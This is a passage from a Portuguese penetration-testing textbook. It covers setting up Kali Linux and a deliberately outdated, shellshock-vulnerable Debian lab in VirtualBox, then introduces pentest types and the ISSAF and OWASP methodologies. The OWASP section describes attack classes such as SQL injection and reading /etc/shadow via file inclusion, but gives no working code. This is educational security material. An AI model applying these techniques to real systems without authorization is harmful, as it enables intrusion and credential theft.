


Figura 2.19 – Habilitando a opção Habilitar PAE/NX.

Localize a ISO do Kali Linux no ícone da pasta e inicie a máquina virtual (Figura 2.20) clicando no botão Start (Iniciar).




Figura 2.20 – Selecionando a ISO.

Após ter sido instalada, a máquina virtual captura o mouse, que ficará acessível apenas para a máquina virtual (Figura 2.21).

Figura 2.21 – O mouse é capturado para dentro da máquina virtual.

Para o mouse “sair” da máquina virtual e voltar para a máquina real, tecle Ctrl à direita do teclado.

Será mostrado o sumário de configurações. Clique no instalador gráfico (opção Graphical Install) para iniciar a instalação (Figura 2.22).

As próximas configurações serão relativas à linguagem, localidade, ao teclado e nome do sistema operacional (Figuras 2.23 a 2.27).

Figura 2.22 – Iniciando a instalação do Kali Linux.

Figura 2.23 – Selecionando a linguagem.

Figura 2.24 – Os pacotes para a língua portuguesa não estão completos. Continue a instalação sem problemas.

Figura 2.25 – Selecionando a localidade.




Figura 2.26 – Selecionando o teclado.

Configure o nome de domínio que será utilizado, por exemplo, caso o leitor tenha algum domínio válido na internet e deseje fazer com que a máquina virtual esteja nesse domínio. O mais aconselhado é deixar a opção em branco (Figura 2.28).

Figura 2.27 – Selecionando o nome (hostname) que o computador terá.

Figura 2.28 – Opção em branco.

O próximo passo é definir a senha do superusuário root (usuário administrativo do sistema), com ele é possível apagar arquivos, criar novos usuários etc. Em resumo, é o usuário com acesso pleno ao sistema. Configurar sistemas Linux com senhas do usuário root complexas (mesclagem entre caracteres, números e dígitos especiais) é fundamental. Porém, por se tratar de uma máquina virtual em um ambiente de testes, configure uma senha fácil de ser lembrada (Figura 2.29).

Figura 2.29 – Configurando uma senha de fácil memorização para o superusuário root.

Configure o relógio do sistema de acordo com a sua localização geofísica (Figura 2.30).

Figura 2.30 – Configurando o relógio.

A próxima configuração define como será particionado e instalado o Kali Linux no disco rígido. Há diversas opções:

- Usar o disco inteiro. Por exemplo: se o Kali Linux for iniciado por CD no computador, essa opção usará todo o HD para fazer a instalação, formatando os dados.

- Utilizar LVMs (com e sem criptografia).
- Formatação e a instalação dos arquivos de forma manual (Figura 2.31).




Figura 2.31 – Opção "Assistido – usar o disco inteiro": instalação mais simples e automatizada.

Será exibido o HD em que será instalado o Kali Linux (Figura 2.32). O leitor poderá instalar tranquilamente o Kali Linux na máquina virtual sem se preocupar se essa formatação apagará os dados do seu computador, pois, como se trata de uma máquina virtual, nenhuma alteração afetará a configuração do computador (o leitor poderá criar, excluir e mover dados e arquivos dentro da máquina virtual).

Na instalação do Kali Linux é possível escolher se os diretórios (sistema FHS) serão colocados em uma única partição, se apenas a partição */home* será colocada em uma partição separada ou se as partições */home*, */usr*, */var* e */tmp* serão separadas das restantes (Figura 2.33). Como vamos utilizar o Kali Linux apenas em um ambiente de teste, não há necessidade de separamos as partições do sistema raiz. Então escolha a opção Todos os arquivos em uma partição (para iniciantes).

Figura 2.32 – Na instalação do Kali Linux, o HD da máquina virtual é automaticamente detectado.




Figura 2.33 – As partições serão colocadas em um único sistema de arquivos.

Depois de configurada a instalação do Kali Linux, finalize as mudanças selecionando a opção Finalizar o particionamento e escrever mudanças no disco (Figura 2.34).




Figura 2.34 – Salvando as alterações para que seja iniciada a instalação do Kali Linux.

É exibida uma última mensagem ao usuário para que confirme se todas as configurações estão ok; selecione a opção Sim (Figura 2.35).

Figura 2.35 – A instalação será iniciada e as alterações não poderão ser desfeitas.

Caso deseje, utilize mirrors (espelhos) como mostrado na figura 2.36.

Figura 2.36 – Utilização de espelhos.

Ao utilizar espelhos, o Kali Linux solicita informações do proxy. Normalmente proxies são utilizados em redes empresariais para controle de acesso dos usuários. Se a instalação do Kali Linux estiver sendo realizada em ambientes domésticos, essa opção pode ser deixada em branco; do contrário, contate o administrador de sua rede para que ele forneça as informações necessárias (Figura 2.37).

Figura 2.37 – A opção de proxy pode ser deixada em branco em uma instalação doméstica.

A última etapa consiste na instalação do gerenciador de boot GRUB 2, que é responsável por inicializar o sistema operacional.

Instale-o clicando em Sim (Figura 2.38).

Figura 2.38 – Instalação do gerenciador de boot GRUB 2.

O Kali Linux foi devidamente instalado na sua máquina virtual.

Na tela de inicialização do Kali Linux, acesse a aba Outro. Entre com o usuário root e a sua respectiva senha (Figuras 2.39 a 2.41).




Figura 2.39 – Acessando o sistema como Outro.

Figura 2.40 – Acesso com o nome de “root”.

Figura 2.41 – Digitando a senha do superusuário “root”.

2.3 Configurando a rede no Kali Linux

Pela configuração-padrão, as máquinas virtuais sempre são selecionadas em modo NAT (nesse modo a interface de rede do VirtualBox possui um endereço IP inválido para os nossos objetivos). Para que os experimentos sejam efetivos, vamos alterar para o modo Bridged (nesse modo a interface de rede do VirtualBox consegue obter um endereço IP legítimo da rede), que permite que a interface (no exemplo, estou usando a interface de rede Intel) utilize o modo promíscuo selecionando a opção Modo Promíscuo > Permitir Tudo (Figura 2.42).




Figura 2.42 – Configuração de rede para a máquina virtual Kali Linux.

2.4 Terminal de comandos

Para todos os laboratórios será utilizado o terminal de comandos (Shell) localizado em Aplicativos > Acessórios > Terminal de Root (Figura 2.43).

Figura 2.43 – Shell de comandos do Kali Linux.

- Para iniciarmos o serviço de rede, digite no terminal:

  root@kali# /etc/init.d/networking start

- Para interromper o serviço de rede, digite:

  root@kali# /etc/init.d/networking stop

- Para verificar o número IP, digite:

  root@kali# ifconfig

- Para atribuir número IP via DHCP na rede, digite:

  root@kali# dhclient eth0

2.5 Atualizando o Kali Linux

Embora não aconselhado para os laboratórios do livro, devido a mudanças feitas nos softwares utilizados, o Kali Linux pode ser atualizado.

- Conteúdo do arquivo */etc/apt/sources.list*[2]

  deb http://old.kali.org/kali moto main non-free contrib
  deb-src http://old.kali.org/kali moto main non-free contrib

- Para atualizar o repositório dos programas que estão no Kali (apt-get):

  root@kali# apt-get update

- Para atualizar os programas que estão no Kali Linux:

root@kali# apt-get upgrade

- Para atualizar o sistema operacional:

root@kali# apt-get dist-upgrade

2.6 Instalação do Debian

Para os laboratórios também deverá ser instalado o Debian 7.4. É uma versão mais antiga com alguns bugs (como o shellshock) que serão estudados nos exercícios.

Realize o download da versão do Debian apropriada para o seu computador:

- **Intel**:

http://debian.mirror.exetel.com.au/debian-cd/7.4.0/i386/iso-cd/debian-7.4.0-i386-netinst.iso

- **AMD***:*

http://debian.mirror.exetel.com.au/debian-cd/7.4.0/amd64/iso-cd/debian-7.4.0-amd64-netinst.iso

A instalação do Debian é análoga ao Kali Linux.

2.7 Backup da máquina virtual

Após a instalação do Kali Linux e do Debian, recomenda-se efetuar o backup da máquina virtual salvando-a em um arquivo com extensão *.ova*.

Selecione a máquina clicando em cima do nome da máquina (Figura 2.44).




Figura 2.44 – Selecionando a máquina virtual em que será feito o backup.

Vá em Arquivo, depois em Exportar Appliance (Figura 2.45).




Figura 2.45 – Exportação da máquina virtual.

Caso tenha instalado várias máquinas virtuais, selecione a máquina em que será feito o backup (Figura 2.46).

Figura 2.46 – Máquina virtual em que será feito o backup.

Na próxima tela (Figura 2.47), é mostrado em qual diretório será salvo o backup da máquina virtual (formato *.ova*). Por padrão é

selecionado o diretório de documentos do seu usuário.




Figura 2.47 – A máquina será salva no diretório de documentos do usuário.

Clique em Exportar para exportá-la (Figura 2.48).

Figura 2.48 – Exportação da máquina.

Para restaurar o backup, vá em Arquivo > Importar Appliance (Figura 2.49).




Figura 2.49 – Importação da máquina.

Selecione o arquivo com extensão *.ova* e realize a restauração da máquina virtual (Figuras 2.50 e 2.51).




Figura 2.50 – Selecionando o arquivo .ova a ser importado.

Figura 2.51 – Importando uma máquina backup.

1 Definição de PAE/NX segundo a Microsoft. Fonte: *http://windows.microsoft.com/pt-br/windows-8/what-is-pae-nx-sse2*.
2 Fonte: *http://docs.kali.org/general-use/kali-linux-sources-list-repositories*.

CAPÍTULO 3

Pentest

3.1 O que é pentest?

Penetration testing ou pentest (traduzido como teste de intrusão ou teste de penetração) é uma bateria de testes metodológicos normalmente aplicados em redes de computadores e sistemas operacionais, podendo ser direcionados também a websites, redes sem fio, bancos de dados, aplicativos e programas, com o objetivo de descobrir, mapear e expor todas as possíveis vulnerabilidades. Dessa forma, aplicar e realizar um pentest torna-se tarefa vital para grandes corporações, pois somente por meio do pentest é que será possível descobrir as falhas inerentes à rede testada. Com as falhas encontradas, é possível criar mecanismos de defesa adequados para aquela corporação.

Há diversas metodologias que podem ser adotadas em um pentest: OSSTMM, OWASP e outras. Cada metodologia abrange propósitos diversos. Neste livro será usada uma metodologia personalizada: a metodologia Backtrack[1].

A meta do pentest não é conseguir acesso não autorizado a um sistema ou servidor, simplesmente pela diversão de realizar um ataque muito similar ao real; é sim, a partir das falhas encontradas, aplicar os devidos mecanismos de segurança para aquele sistema auditado. As correções poderão ser aplicadas da melhor forma possível, seja reparando hardwares com bugs, aplicando patchs de segurança e políticas de senhas, entre outras formas.

Sempre no final de cada teste, um relatório com as vulnerabilidades encontradas e soluções para essas falhas são entregues ao cliente.

Lembrando que, por mais detalhados que sejam os testes de intrusão, sempre há vulnerabilidades desconhecidas que não foram divulgadas, e, mesmo em um pentest, não é possível encontrá-las. De fato, o intuito deste livro é explorar falhas conhecidas e já divulgadas, para as quais (pelo menos a maioria) já existem correções.

3.2 Porque realizá-lo?

O principal objetivo do teste de penetração é determinar falhas e vulnerabilidades. As informações colhidas durante o teste de penetração são informadas no relatório de vulnerabilidades.

Porém um teste de penetração também pode ser realizado por criminosos virtuais, que terão acesso a informações confidenciais que comprometem a integridade dos dados digitais de seu alvo. De posse de tais informações confidenciais, a rede que é alvo de um ataque digital pode sofrer consequências que vão depender da vontade do criminoso virtual:

- Roubo e disseminação na web de informações confidenciais e arquivos sigilosos.
- Roubo e sequestro de senhas de acesso a servidores e máquinas vitais ao funcionamento da rede.
- Roubo de senhas de internet banking.
- Uso de qualquer informação confidencial para benefício próprio.
- Instalação de vírus e programas para acesso remoto (backdoors).
- Uso da rede e dos computadores como “laranja” para outros crimes virtuais.
- Perda de faturamento financeiro devido a ataques de negação e paralisação de serviços e internet na rede vítima.
- Dentre outras consequências.

O teste de penetração deve fazer parte do escopo de um projeto de redes, tendo em vista que haverá inúmeras maneiras que o atacante utilizará para obter acesso à rede testada. Uma vez invadida, a rede poderá sofrer sérios danos e a equipe de TI, sérias perdas.

3.3 Tipos de pentest

Devido a uma gama de tipos de pentest que existem (rede sem fio, web, aplicativo móvel etc.), vamos classificar antes quais são os tipos de teste que podem ser realizados, para depois determinarmos a metodologia correta sobre o tipo de teste escolhido.

3.3.1 Black-box

O cenário black-box também é chamado de teste da caixa preta ou teste cego. Nesse tipo de teste, o auditor de segurança acessará a infraestrutura da rede sem ter conhecimento prévio do funcionamento da rede, como quais são as máquinas, qual é o mapeamento da infraestrutura, servidores e processos rodando.

Esse cenário será o mais típico quando uma empresa sofrer um ataque de invasão externo, pois a maioria dos invasores terá vindo de fora da rede e não terá conhecimento da infraestrutura. Os aspirantes a hackers executam scripts automatizados para determinar falhas e vulnerabilidades, e saem a seu bel-prazer enumerando as redes que encontram. Por uma questão de sorte, acabam encontrando uma rede falha e mal configurada que permite a sua invasão.

Um exemplo clássico de cenário de black-box é quando um script kid encontra um site na internet que sofre de algum bug conhecido, como SQL Injection, e por meio de um programa especial consegue acesso ao painel administrativo do site.

A metodologia black-box é subcategorizada em:

- **Blind** – Neste teste o auditor não tem nenhuma informação da rede a ser testada, e o alvo sabe o que será atacado e quais testes e metodologias serão realizados.
- **Double Blind** – Neste teste o auditor não tem nenhuma informação da rede a ser testada, e o alvo não sabe o que será atacado e nem quais metodologias e ataques serão realizados.

Esse teste é mais simples do que o white-box, pois apenas dificultará os invasores externos que não têm conhecimento da rede. Porém, em um cenário em que o atacante tem conhecimento da rede (ou até mesmo acesso restrito à rede), a metodologia black-box torna-se superficial. Outro cenário seria quando se realiza o teste black-box, mas isso não garante em nada a segurança interna da rede, e ela ainda poderá rodar processos e serviços vulneráveis acessíveis a pessoas de dentro da corporação (por exemplo, funcionários). Nesses casos, o melhor a fazer é adotar a metodologia white-box.

3.3.2 White-box

O cenário white-box também é chamado de teste da caixa branca ou teste não cego. Nesse teste, o auditor de segurança terá total conhecimento da infraestrutura da rede testada: diagrama e mapeamento da rede, endereços IP usados, firewalls, código-fonte das aplicações etc.

Esse cenário torna-se típico em casos de ataques internos. Por exemplo: um funcionário de alto cargo que deseja prejudicar a empresa ou lucrar à custa dela ou um ex-funcionário insatisfeito que tinha acesso a informações sigilosas e agora quer vingança. Outro exemplo seria um sistema web que solicite usuário e senha. Dessa forma, o auditor vai necessitar de um usuário e uma senha criados especialmente para a auditoria. Um terceiro exemplo seria a revisão do código-fonte, em que obrigatoriamente o auditor terá de ler o código da aplicação para

buscar as vulnerabilidades.

A metodologia white-box é subcategorizada em:

- **Tandem** – Neste teste o auditor tem total conhecimento da rede a ser testada. O alvo sabe o que será atacado e quais testes serão realizados. Essa metodologia também é apelidada de caixa de cristal.
- **Reversal** – Neste teste o auditor tem total conhecimento da rede a ser testada. O alvo não sabe que será atacado, nem quais testes serão realizados.

A metodologia white-box é mais específica e detalhada do que a black-box, visto que o auditor terá acesso a toda e qualquer informação da rede. Dessa forma, poderá elaborar um plano de ataque de maneira muito mais detalhada e efetiva.

As informações colhidas em testes white-box podem ser obtidas em testes black-box, porém pode ser que algum detalhe passe despercebido pelo auditor na metodologia black-box. Por exemplo, caso seja necessário realizar a enumeração DNS e a rede não permita transferência de zona, durante a metodologia black-box, pode ser que alguns servidores e domínios não sejam recuperados pelo auditor, o que não aconteceria durante a metodologia white-box.

Obviamente, em testes white-box, o tempo e o custo são bem maiores do que em testes black-box, mas garantem um resultado bem mais efetivo.

3.3.3 Gray-box

Gray-box também é chamado de teste da caixa cinza ou teste parcialmente cego. Nesse teste, o auditor terá conhecimento parcial da rede testada. É uma mescla entre os testes black-box e white-box.

Um exemplo desse cenário é um sistema web em que o auditor terá acesso parcial às informações (tem acesso a um usuário e

uma senha, porém não tem acesso ao código-fonte).

A metodologia gray-box é subcategorizada em:

- **Gray-box** – Neste teste o auditor tem conhecimento parcial do sistema, e o alvo sabe o que será atacado e quais testes serão realizados.
- **Double gray-box** – Neste teste o auditor tem conhecimento parcial do sistema, e o alvo não sabe o que será atacado e nem quais testes serão realizados.

3.4 Análise de vulnerabilidade

Processo que consiste em apenas enumerar as vulnerabilidades encontradas. A diferença entre análise de vulnerabilidade e o teste de penetração é que este vai além da identificação das vulnerabilidades e entra em etapas como exploração do alvo, ganho de acesso administrativo no sistema, instalação de programas para controle remoto etc. Já na análise de vulnerabilidade, é feito apenas um levantamento das falhas encontradas sem usar o verdadeiro “poder de fogo” de um teste de intrusão, não relatando se realmente a vulnerabilidade existe ou não.

Para ilustrar a diferença entre pentest e análise de vulnerabilidade: em um pentest foi detectado que uma página sofre de uma vulnerabilidade de SQL Injection. Para se certificar de que a página apresenta essa vulnerabilidade, no pentest deverão ser feitos testes e tentar explorar de fato essa vulnerabilidade por meio de injeções de códigos e uso de exploits. Com isso conseguimos determinar se a vulnerabilidade de fato existe e pode ou não ser explorada (nós eliminamos resultados falso-positivos). Já em um cenário de análise de vulnerabilidades, a falha de SQL Injection também é detectada, mas não são utilizados exploits e/ou qualquer outro tipo de teste mais intrusivo para ganho de acesso. Dessa forma, a

vulnerabilidade foi detectada mas não temos a total certeza se ela é explorável ou se é apenas um resultado falso-positivo.

Mesmo com a incerteza de resultados falso-positivos, a análise de vulnerabilidade é recomendada em cenários especiais e restritivos. Uma estação de metrô com a central sendo controlada por dispositivos sem fio é um exemplo para a realização de análise de vulnerabilidades. Isso porque se for realizado um pentest, poderão ser feitos testes mais intrusivos (como ataques de negação de serviço) que podem gerar muita instabilidade no sistema alvo (o que não é permitido).

3.5 Metodologias de pentest

Há vários tipos de metodologias que podem ser aplicadas em um teste de penetração. A necessidade de diversas metodologias para o teste de penetração é para que, a cada cenário e escopo de projeto, possam ser definidos os testes corretos. Por exemplo, não há sentido em utilizar a OWASP em redes sem fio ou mesmo a OSSTMM em servidores web.

Algumas metodologias usadas são[2]:

- OSSTMM (Open Source Security Testing Methodology Manual).
- ISSAF (Information Systems Security Assessment Framework).
- OWASP (Open Web Application Security Project Top Ten).
- WASC-TC (Web Application SecurityConsortium Threat Classification).

As duas primeiras metodologias garantem a segurança da informação de modo geral. Já as duas últimas são metodologias específicas para servidores web. A escolha de qual metodologia aplicar durante um teste de penetração dependerá de vários fatores: o que foi definido no escopo do projeto, quais as

máquinas que serão testadas, qual o objetivo do teste etc.

No livro, será abordada a metodologia Backtrack – adotada por Shakeel Ali e Tedi Heriyanto, autores do livro *Backtrack 4: Assuring Security by Penetration Testing*, que, aliás, é uma leitura ótima e altamente recomendada ao leitor.

3.5.1 Metodologia ISSAF

A metodologia ISSAF busca o resultado de uma auditoria da forma mais rápida possível, podendo ser dividida em quatro fases:

- **Planejamento** – Parte inicial do projeto em que são definidas informações sobre quais máquinas serão testadas, qual o propósito do teste de intrusão etc. De posse dessas informações, a escolha de um plano de ataque é feita.
- **Avaliação** – Realização do pentest e anotação dos resultados obtidos.
- **Tratamento** – Decisão a respeito das vulnerabilidades encontradas.
- **Acreditação** – Última etapa. Procedimentos finais para a empresa receber a certificação ISSAF.

3.5.2 Metodologia OWASP

A metodologia OWASP é direcionada para testes em servidores e aplicações web. A OWASP mantém uma lista das principais vulnerabilidades para web.

Alguns testes que são realizados em ambiente web:

- **Injeção** – Diversos métodos de injeção de códigos com o intuito de retornar dados privativos (como a senha do administrador do site), injetar remotamente comandos no sistema etc. As principais formas de injeção são:
  - **Injeção SQL** – Injeção de códigos SQL com o intuito de

retornar consultas SQL (uma consulta SQL pode retornar credenciais do site).

- **Local File Inclusion** – Injeção de arquivos locais na página. Por exemplo, pode-se injetar o conteúdo do arquivo */etc/shadow* na página com o intuito de descobrir o hash de senhas dos usuários.
- **Remote File Inclusion** – Idem à técnica **Local File Inclusion**, com a diferença de que é possível injetar arquivos remotos (além de locais) na página. Um programa malicioso pode ser inserido utilizando-se dessa técnica.
- **Code Injection** – Injeção de códigos arbitrários na página. Um estouro de pilha com acesso ao sistema pode ser realizado.
- **Command Injection** – Injeção de comandos na página. Qualquer comando do sistema (ls, pwd, touch) pode ser utilizado.
- **XSS** – Injeção de códigos JavaScript. Um código JavaScript pode retornar credenciais do site.

- **Quebra do sistema de autenticação/sessão** – Manipulação e quebra de sistemas de autenticações, como tela de logins.
- **Referência direta a objetos** – Manipulação de dados diretamente na página, permitindo ataques de injeção ou acesso a áreas restritas.
- **Directory Traversal** – Capacidade de leitura e acesso a diretórios e arquivos proibidos.
- **File Upload** – Envio de arquivos para o servidor web. Pode ser enviado um arquivo malicioso que permita o controle da página web.
- **Configurações falhas** – Teste de intrusão em serviços e não somente em aplicações web.
- **Exposição de dados sensíveis** – Dados sensíveis (como

nome de usuário e senhas) sem sistemas de proteção ou métodos criptográficos adequados.

- **CSRF** – Falhas em sistemas de autenticação que permitem ações não autorizadas (como cadastrar um usuário no sistema, trocar a senha do administrador do site etc.).
- **Controle de acesso quanto à função** – Acesso a páginas restritas sem sistemas de autenticações.
- **Utilização de componentes vulneráveis** – Uso de módulos e frameworks conhecidamente vulneráveis, como o Joomla e o WordPress, sem o devido hardening e sua correta implementação.
- **Manutenção do acesso** – Instalação de páginas maliciosas no servidor para posterior acesso.
- **Negação de serviço** – Testes de stress com o objetivo de sobrecarregar o alvo com excesso de dados.

Mais detalhes sobre o OWASP podem ser encontrados em *http://owasp.org*.

3.5.3 Metodologia OSSTMM

